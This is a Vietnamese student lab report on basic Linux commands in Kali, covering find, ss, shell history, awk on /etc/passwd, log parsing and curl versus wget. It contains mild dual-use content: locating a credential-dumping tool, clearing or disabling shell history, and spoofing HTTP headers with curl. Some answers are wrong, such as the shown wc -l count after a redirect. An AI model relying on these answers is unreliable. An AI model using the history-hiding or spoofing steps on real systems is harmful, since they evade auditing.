

Thông tin sinh viên

Sinh viên 1:

Họ tên: Võ Anh Kiệt

MSSV: 20520605

Sinh viên 2:


Họ tên: Nguyễn Bảo Phương

MSSV: 20520704

## Bài làm

1. Sử dụng lệnh which để xác định vị trí lưu trữ của lệnh pwd

Sử dụng lệnh sudo which -a pwd để xem tất cả nơi lưu của lệnh pwd



```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ sudo which -a pwd  
/usr/bin/pwd  
/bin/pwd  
[kali@kali]~  
$
```

2. Sử dụng lệnh locate để xác định vị trí lưu trữ wce32.exe

Sử dụng lệnh locate wce32.exe

```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)-[~]  
# locate wce32.exe  
/usr/share/windows-resources/wce/wce32.exe  
  
(root@kali)-[~]  
#
```

3. Sử dụng lệnh find để xác định bất kỳ tập tin (không phải thư mục) đã được sửa đổi vào ngày trước đó, KHÔNG thuộc sở hữu của user root và thực thi lệnh ls -l trên chúng. KHÔNG được sử dụng các lệnh pipeline/chaining

Để xác định bất kỳ tập tin nào ta sử dụng lệnh: find / -type f

Để check ngày sửa đổi trước đó thì ta thêm: -ctime 1

Không thuộc sở hữu của user root: ! -user root

Và thực thi lệnh ls -l: -exec ls -l {} +

Vậy lệnh cần thực hiện là **sudo find / -type f -ctime 1 ! -user root -exec ls -l {} +**

```
(kali@kali)-[~]  
$ sudo find / -type f -ctime 1 ! -user root -exec ls -l {} +  
[sudo] password for kali:  
find: '/proc/3202/task/3202/fdinfo/5': No such file or directory  
find: '/proc/3202/fdinfo/6': No such file or directory
```

4. Liệt kê các port đang được mở trên Kali Linux

Sử dụng lệnh: sudo ss -anltp

```
(kali@kali)-[~]  
$ sudo ss -anltp  
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port  
Process  
LISTEN     0            128         0.0.0.0:22               0.0.0.0:*  
users:(("sshd",pid=2820,fd=3))  
LISTEN     0            511         *:80                    *:.*  
users:(("apache2",pid=3636,fd=4),("apache2",pid=3635,fd=4),("apache2",pid=3634,fd=4),("apache2",pid=3633,fd=4),("apache2",pid=3632,fd=4),("apache2",pid=3630,fd=4))  
LISTEN     0            128         [::]:22                 [::]:.*  
users:(("sshd",pid=2820,fd=4))
```

5. Tại sao khi kiểm tra dịch vụ SSH có đang chạy hay không (Hình 10), kết quả hiển thị 2 dòng, trong khi dịch vụ HTTP (Hình 13), kết quả chỉ có 1 dòng.

```
root@kali:~# sudo ss -anltp | grep sshd  
LISTEN 0      128      0.0.0.0:22      0.0.0.0:*    users:(("sshd",pid=2076,fd=3))  
LISTEN 0      128      [::]:22      [::]:*      users:(("sshd",pid=2076,fd=4))  
root@kali:~#
```

## Hình 10

```
root@kali:~# sudo ss -anltp | grep apache2
LISTEN 0      511          *:80          *:~ users:((("apache2",pid=2225,fd=4),("apache2",pid=
2224,fd=4),("apache2",pid=2223,fd=4),("apache2",pid=2222,fd=4),("apache2",pid=2221,fd=4),("apache2",pid=22
20,fd=4),("apache2",pid=2219,fd=4))
```

## Hình 13

Lý do: SSH hoạt động trên IPv4 và IPv6 với 0.0.0.0 là IPv4 address và [::] là IPv6 address còn HTTP chỉ hoạt động trên IPv4 với IPv4 address là \* nên chỉ có 1 dòng

## 6. Ngăn dịch vụ SSH chạy cùng với hệ thống lúc khởi động

Để ngăn một dịch vụ ta thực hiện lệnh: `systemctl disable <service>` ở đây ta ngăn dịch vụ ssh thì câu lệnh là `sudo systemctl disable ssh`

```
(kali@kali)~$ sudo systemctl disable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable ssh
Removed /etc/systemd/system/ssh.service.
Removed /etc/systemd/system/multi-user.target.wants/ssh.service.
```

## 7. Lịch sử các lệnh thực ra được lưu trữ ở đâu? Liệt kê các ưu, nhược điểm khi thực hiện lưu trữ lại các lệnh đã nhập?

Lưu ở `/home/user/.<shell>_history`

Lưu ở file `.bash_history` nếu sử dụng bash

Lưu ở file `.zsh_history` nếu sử dụng zsh

```
(kali@kali)~$ ls -la
.          .config    .face       .lessshst   Public      tools
..         CTF         .face.icon  .local      .python_history  Videos
.bash_history  .bash_logout .dmrc       .gnupg      .mozilla      .Xauthority
.bashrc       .bashrc.original .cache      .error.txt  .java         .xsession-errors
.bashrc       .bashrc       .cache      .error.txt  .java         .xsession-errors.old
.bashrc       .bashrc       .cache      .error.txt  .java         .zsh_history
.bashrc       .bashrc       .cache      .error.txt  .java         .zshrc

(kali@kali)~$ cat .bash_history

sudo python3 vol.py
vol
volshell
locate vol.py
echo 'export PATH=/home/kali/.local/bin:$PATH' >> ~/.bashrc
. ~/.bashrc
vol
volshell
vol.py
vol
pip install yara-py
pip install yara-python
apt-get install yara-py
apt-get install yara-python
sudo apt-get install yara-python
pip install pefile
python
sudo pip3.10.4 --version
sudo pip3.10 --version
sudo pip3.10 --version
sudo apt install -y build-essential git libdistorm3-dev yara libraw1394-11 libcapstone-dev capstone-tool tz
```

Ưu điểm: dễ xem lại các lệnh, sử dụng nhanh lệnh cũ (thay vì phải gõ lại nhiều lần)

Nhược điểm: bị người khác xem hoạt động trên máy nếu ai đó sử dụng máy hoặc bị tấn công

8. Có cách nào để ngăn chặn việc lưu trữ lịch sử lệnh hay không? Nếu có, hãy mô tả cách làm.

Cách 1: Xóa hoặc làm rỗng file lưu trữ do các lệnh sau khi được sử dụng sẽ được lưu lại trong file nên chỉ cần xóa hoặc làm rỗng thì có thể hiển thị lịch sử lệnh.

Cách thực hiện: sử dụng lệnh `history -c` (trong đó c là clear)

Cách 2: Cấu hình lại shell. Mở file cấu hình shell có tên `.<shell>rc`. Sau đó chỉnh dòng `HISTORY=n` thành `HISTORY=0`

```
18 # for setting history
19 HISTSIZE=0
20 HISTFILESIZE=2000
21
```

9. Ngoài cách sử dụng tiện ích history expansion, còn cách nào để thực hiện lại các lệnh đã nhập một cách nhanh chóng hay không? Nếu có, hãy mô tả cách làm

Cách 1: Dùng `!!`, `!n` để thực hiện lại lệnh vừa dùng, hoặc có thể sử dụng phím mũi tên đi lên để xem lại các lệnh đã dùng.

Cách 2: Đọc file `.<shell>_history` vì các lệnh sẽ được lưu tại đây

10. Như đã biết, khi sử dụng toán tử `>` để xuất kết quả vô tập tin, nếu tập tin đã tồn tại, nội dung trong tập tin sẽ bị thay thế bằng nội dung mới. Vậy, có cách nào để hoàn tác lại quá trình này hay không? Nếu có, hãy mô tả cách làm.

Có thể sử dụng Git (Distributed Version Control System – DVCS) với các lệnh như `git reset` và `git revert`.

`Git reset` sẽ trở lại 1 vị trí lưu trước đó và xóa các vị trí lưu phía sau

`Git revert` sẽ trở lại 1 vị trí được lưu trước đó, thêm 1 vị trí lưu và không xóa các vị trí lưu phía sau

11. Sử dụng lệnh `cat` cùng với lệnh `sort` để sắp xếp lại nội dung của tập tin `/etc/passwd`, sau đó lưu kết quả vào một tập tin mới có tên `passwd_new` và thực hiện đến số lượng dòng có trong tập tin mới.

Trước khi sắp xếp: sử dụng lệnh `cat /etc/passwd` để xem

```
(kali@kali)-[~]
└─$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:103:110:MySQL Server,,,:/nonexistent:/bin/false
tss:x:104:111:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:105:65534::/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:106:112:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
redsocks:x:107:113::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:108:65534::/var/spool/rwho:/usr/sbin/nologin
iodine:x:109:65534::/run/iodine:/usr/sbin/nologin
messagebus:x:110:114::/nonexistent:/usr/sbin/nologin
miredo:x:111:65534::/var/run/miredo:/usr/sbin/nologin
_rpc:x:112:65534::/run/rpcbind:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
tcpdump:x:114:120::/nonexistent:/usr/sbin/nologin
sshd:x:115:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:116:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
statd:x:117:65534::/var/lib/nfs:/usr/sbin/nologin
```

Sắp xếp và lưu file: sử dụng lệnh: `cat /etc/passwd | sort > passwd_new.txt`

```
(kali@kali)-[~]
$ cat /etc/passwd | sort > passwd_new.txt

(kali@kali)-[~]
$ cat passwd_new.txt
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
avahi:x:118:123:Avahi mDNS daemon,,:/run/avahi-daemon:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
clamav:x:133:142::/var/lib/clamav:/bin/false
colord:x:130:138:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
Debian-snmpp:x:120:125::/var/lib/snmpp:/bin/false
dnsmasq:x:116:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
geoclue:x:131:139::/var/lib/geoclue:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
inetsim:x:128:136::/var/lib/inetsim:/usr/sbin/nologin
iodine:x:109:65534::/run/iodine:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
kali:x:1000:1000:Kali,,:/home/kali:/usr/bin/zsh
king-phisher:x:132:140::/var/lib/king-phisher:/usr/sbin/nologin
lightdm:x:129:137:Light Display Manager:/var/lib/lightdm:/bin/false
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
messagebus:x:110:114::/nonexistent:/usr/sbin/nologin
miredo:x:111:65534::/var/run/miredo:/usr/sbin/nologin
mysql:x:103:110:MySQL Server,,:/nonexistent:/bin/false
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
nm-openconnect:x:125:130:NetworkManager OpenConnect plugin,,:/var/lib/NetworkManager:/usr/sbin/nologin
nm-openvpn:x:124:129:NetworkManager OpenVPN,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
postgres:x:123:128:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

Đếm số lượng dòng: sử dụng lệnh `cat /etc/passwd | sort > passwd_new.txt | wc -l`

```
(kali@kali)-[~]
$ cat /etc/passwd | sort > passwd_new.txt | wc -l
54
```

12. Sử dụng tập tin `/etc/passwd`, trích xuất tên user và home directory cho tất cả user có shell được thiết lập là `/usr/sbin/nologin`. Lưu ý, chỉ sử dụng 1 dòng lệnh duy nhất. Kết quả xuất ra màn hình như hình dưới.

Trước tiên ta dùng `cat /etc/passwd` để đọc file, sau đó dùng `grep "/usr/sbin/nologin"` để lọc ra những dòng chứa shell thiết lập là `/usr/sbin/nologin`.

Cuối cùng ta dùng lệnh `awk` để tương tác với văn bản và chỉnh sửa cho giống với yêu cầu. Dùng `awk -F "."` để chia văn bản thành các phần ngăn nhau bởi dấu ".", sau đó lấy phần đầu và phần 6 tương ứng với tên user và directory.

Cuối cùng ta được lệnh:

**`cat /etc/passwd | grep "/usr/sbin/nologin" | awk -F ":" '{print"The user",$1," directory is",$6}'`**



```
(kali㉿kali)-[~]
$ cat /etc/passwd | grep "/usr/sbin/nologin" | awk -F ":" '{print "The user ",$1," directory is ",$6}'
The user daemon directory is /usr/sbin
The user bin directory is /bin
The user sys directory is /dev
The user games directory is /usr/games
The user man directory is /var/cache/man
The user lp directory is /var/spool/lpd
The user mail directory is /var/mail
The user news directory is /var/spool/news
The user uucp directory is /var/spool/uucp
The user proxy directory is /bin
The user www-data directory is /var/www
The user backup directory is /var/backups
The user list directory is /var/list
The user irc directory is /run/ircd
The user gnats directory is /var/lib/gnats
The user nobody directory is /nonexistent
The user _apt directory is /nonexistent
The user systemd-network directory is /run/systemd
The user systemd-resolve directory is /run/systemd
The user strongswan directory is /var/lib/strongswan
The user systemd-timesync directory is /run/systemd
The user redsocks directory is /var/run/redsocks
The user rwho directory is /var/spool/rwho
The user iodine directory is /run/iodine
The user messagebus directory is /nonexistent
The user miredo directory is /var/run/miredo
The user _rpc directory is /run/rpcbind
The user usbmux directory is /var/lib/usbmux
The user tncdump directory is /nonexistent
```

### 13. Tải tập tin access\_log.txt.gz tại

([https://github.com/blakduk/ahihi/raw/master/access\\_log.txt.gz](https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz)), sau đó thực hiện liệt kê danh sách các địa chỉ IP và số lượng tương ứng, thực hiện sắp xếp giảm dần.

Tải file về với wget và giải nén file bằng lệnh “gunzip”

```
(kali㉿kali)-[~]
$ wget https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz -O access_log.txt.gz
--2022-09-30 17:43:21-- https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/blakduk/ahihi/master/access_log.txt.gz [following]
--2022-09-30 17:43:22-- https://raw.githubusercontent.com/blakduk/ahihi/master/access_log.txt.gz
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3783 (3.7K) [application/octet-stream]
Saving to: 'access_log.txt.gz'

access_log.txt.gz      100%[=====>]  3.69K  --.-KB/s  in 0s

2022-09-30 17:43:22 (14.8 MB/s) - 'access_log.txt.gz' saved [3783/3783]

(kali㉿kali)-[~]
$ gunzip access_log.txt.gz
```

Dùng lệnh “cat access\_log.txt” để mở file

```
(kali@kali)-[~]
$ cat access_log.txt
201.21.152.44 - - [25/Apr/2013:14:05:35 -0700] "GET /favicon.ico HTTP/1.1" 404 89 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31" "random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:48 -0700] "GET /include/jquery.jshwoff.min.js HTTP/1.1" 200 2553 "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "www.random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:48 -0700] "GET /include/main.css HTTP/1.1" 304 - "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "www.random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:49 -0700] "GET /images/menu/2ny.png HTTP/1.1" 200 2732 "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "www.random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:58 -0700] "GET /chicago/ HTTP/1.1" 200 7451 "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:58 -0700] "GET /include/jquery.js HTTP/1.1" 304 - "http://random-site.com/chicago/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:59 -0700] "GET /images/header.png HTTP/1.1" 200 13610 "http://random-site.com/chicago/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "random-site.com"
70.194.129.34 - - [25/Apr/2013:14:11:00 -0700] "GET /favicon.ico HTTP/1.1" 404 89 "http://random-site.com/chicago/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "random-site.com"
88.112.192.2 - - [25/Apr/2013:14:11:13 -0700] "GET / HTTP/1.1" 200 4135 "http://startuplife.fi/you-know-you-are-in-san-francisco-when-your-favorite-spare-time-activities-include-eating-or-drinking/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.65 Safari/537.31" "www.random-site.com"
88.112.192.2 - - [25/Apr/2013:14:11:14 -0700] "GET /include/jquery.jshwoff.min.js HTTP/1.1" 200 6227 "http://www.random-site.com/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.65 Safari/537.31" "www.random-site.com"
88.112.192.2 - - [25/Apr/2013:14:11:14 -0700] "GET /include/jquery.js HTTP/1.1" 200 25139 "http://www.random-site.com/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.65 Safari/537.31" "www.random-site.com"
```

Sau đó, để liệt kê danh sách địa chỉ IP và số lượng tương ứng, ta dùng lệnh:

```
cat access_log.txt | awk -F " " '{print $1}' | sort | uniq -c | sort -nr | awk -F " " '{print "The IP address " $2 " has hit "$1}'
```

Trong đó:

cat access\_log.txt để đọc nội dung trong file,

awk -F " " '{print \$1}' để chia văn bản thành các phần với ký tự " ", sau đó lấy phần đầu (\$1) cũng chính là địa chỉ IP ta thấy trong file

sort lần 1 để các IP giống nhau nằm cạnh nhau

uniq -c để đếm số lượng dòng trùng lặp và xóa các dòng trùng lặp.

Do kết quả của lệnh uniq -c ở đầu dòng, nên để chỉnh sửa output cho đúng với yêu cầu, ta tiếp tục dùng awk để chỉnh sửa.

sort -nr để sort theo giá trị số và theo thứ tự giảm dần.

awk -F " " '{print "The IP address " \$2 " has hit "\$1}' Lệnh tiếp tục chia output thành cách phần ngăn nhau bởi ký tự " " và in ra kết quả

```
(kali@kali)-[~]
$ cat access_log.txt | awk -F " " '{print $1}' | sort | uniq -c | sort -nr | awk -F " " '{print "The IP address " $2 " has hit "$1}'
The IP address 208.68.234.99 has hit 1038
The IP address 208.115.113.91 has hit 59
The IP address 208.54.80.244 has hit 22
The IP address 99.127.177.95 has hit 21
The IP address 98.238.13.253 has hit 8
The IP address 88.112.192.2 has hit 8
The IP address 72.133.47.242 has hit 8
The IP address 70.194.129.34 has hit 8
The IP address 201.21.152.44 has hit 1
```

14. Hãy cho biết đường dẫn thực thi của 2 lệnh wget và curl?

Sử dụng lệnh which -a wget để xem đường dẫn wget



Sử dụng lệnh `which -a curl` để xem đường dẫn curl

```
(kali㉿kali)-[~]  
$ which -a wget  
/usr/bin/wget  
/bin/wget
```

```
(kali㉿kali)-[~]  
$ which -a curl  
/usr/bin/curl  
/bin/curl
```

15. Theo bạn, trong 2 lệnh tải về wget và curl, lệnh nào ưu việt hơn? Giải thích?

Phân tích

Wget:

Công dụng: Tải tài nguyên

Đặc điểm:

- Độc lập, không phụ thuộc thư viện ngoài
- Xử lý tải tốt (kể cả khi mạng yếu)
- Hỗ trợ các giao thức: HTTP, HTTPS, FTP
- Có thể thực hiện tiếp tục tải xuống sau khi hủy bỏ
- Không được nhắc đến trong việc hỗ trợ URL Globbing

Curl:

Công dụng: Tải tài nguyên và thực hiện một số tác vụ của web browser

Đặc điểm:

- Không độc lập, phụ thuộc thư viện libcurl
- Xử lý tải không tối ưu
- Hỗ trợ hầu hết các giao thức: HTTP, HTTPS, FTP, FTPS, IMAP, IMAPS, POP3,...
- Không được nhắc đến trong việc tiếp tục tải xuống sau khi hủy bỏ
- Hỗ trợ URL Globbing: có thể nhiều file với 1 lệnh

Kết luận:

Cần tải 1 file nhanh chóng sử dụng wget

Cần tải 1 file mà giao thức không được hỗ trợ bởi wget hay các tác vụ phức tạp hơn thì sử dụng curl

16. Có thể sử dụng lệnh curl để thay đổi các HTTP header được hay không? Nếu được, cho ví dụ?


Có thể thay đổi được với lệnh **curl -H "Header name: value"** hoặc **curl -H "Header name: value"**

Nếu header đã tồn tại: cập nhật mới

Nếu header chưa tồn tại: thêm mới

```
(kali@kali)-[~]
$ curl -H "User-Agent: Edge" -H "X-Forwarded-For: 1.1.1.1" uit.edu.vn
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://uit.edu.vn/">here</a>.</p>
</body></html>
```

Triển khai ứng dụng chat đơn giản trên 2 máy Kali và Windows 10. Và trả lời các câu hỏi sau:



17. Máy chủ nào sẽ đóng vai trò là server?

Máy Kali sẽ đóng vai server

18. Máy chủ nào sẽ đóng vai trò là client?


Máy Windows 10 sẽ đóng vai client

